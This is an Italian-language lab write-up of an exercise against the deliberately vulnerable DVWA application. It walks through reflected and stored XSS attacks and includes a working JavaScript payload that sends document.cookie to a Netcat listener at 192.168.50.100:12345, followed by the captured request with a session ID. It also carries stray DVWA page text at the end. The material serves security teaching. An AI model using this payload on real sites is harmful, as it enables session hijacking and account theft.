



Exploit DVWA

XSS

CSRF

KAMENICA KRISTIANO





Obiettivo

L'obiettivo dell'esercizio è utilizzare l'attacco XSS reflected per ottenere i cookie di sessione della macchina DVWA attraverso uno script. Creeremo una situazione in cui una macchina vittima (DVWA) clicca su un link dannoso (XSS), e i cookie vengono inviati a un'altra macchina, ad esempio, creando una sessione aperta con NetCat.

Controllo vulnerabilità


- L'attacco XSS, o Cross-site Scripting, rappresenta una vulnerabilità di sicurezza che si manifesta quando un'applicazione web permette l'inserimento di script dannosi all'interno delle pagine visualizzate dagli utenti. Sfrutto questa vulnerabilità per eseguire script sul browser degli utenti, ottenendo così accesso non autorizzato a informazioni sensibili o manipolando il comportamento delle pagine web.



• Per verificare se è vulnerabile a XSS, inserisco uno script di avviso : '`<script>alert('Oh no! Sei Vulnerabile')</script>`' in un campo o in una parte della pagina. Se il popup compare, confermo la presenza della vulnerabilità XSS.


Attacco XSS

- Per prima cosa apro un istanza di Netcat sulla 12345 con il seguente comando: `nc -l -p 12345`
Una volta avviato Netcat in modalità ascolto sulla porta 12345, puoi ricevere dati inviati a questa porta tramite la connessione.




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -l -p 12345
```

NETCAT: abbreviato *cn*, è uno strumento di rete versatile e potente utilizzato per leggere e scrivere dati su connessione di rete.




COOKIE=sono piccoli “pezzi” do informazioni memorizzati nel browser dell’utente, spesso utilizzati per tracciare l’autenticazione o le preferenze dell’utente.

Una volta confermata la vulnerabilità e messo netcat in ascolto sulla porta 12345 abbiamo usato questo script :
`<script>window.location='http://192.168.50.100:12345/?cookie=' + document.cookie;</script>`
Questo script fai in modo che il browser dell’utente venga indirizzato a un nuovo URL. All’interno di questo URL, c’è una query string che include i cookie attuali della pagina.



Attacco XSS Stored

XSS STORED= implica l'inserimento di uno script dannoso direttamente nel contenuto di una pagina web o in un campo di input, come un box di commento su un sito. Questo script dannoso è memorizzato lato server e, quando la pagina è visualizzata da un utente, il browser di quest'ultimo esegue lo script. La sua pericolosità sta nel fatto che può influenzare tutti gli utenti che visualizzano la pagina contaminata, a differenza della XSS reflected che colpisce un solo utente alla volta, solitamente attraverso link manipolati.



- In questo caso ho dovuto apportare una modifica al codice HTML del “box” di inserimento in modo da permettermi di inserire uno script maggiore di 50 caratteri.

- Responso del attacco XSS stored:

```
(kali㉿kali)-[~]
```

```
$ nc -l -p 12345
```

```
GET /?cookie=security=low;%20PHPSESSID=e6fcf5db159991fe06e2ba8acd10f039 HTTP/1.1
```

```
Host: 192.168.50.100:12345
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
```

```
Connection: keep-alive
```

```
Referer: http://192.168.50.101/
```

```
Upgrade-Insecure-Requests: 1
```

```
█
```

Instructions

Setup

Command Injection

SQLmap

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

Name *

Message *

Sign Up

Name: test

Message: This is a test comment

Name: Hack

Message: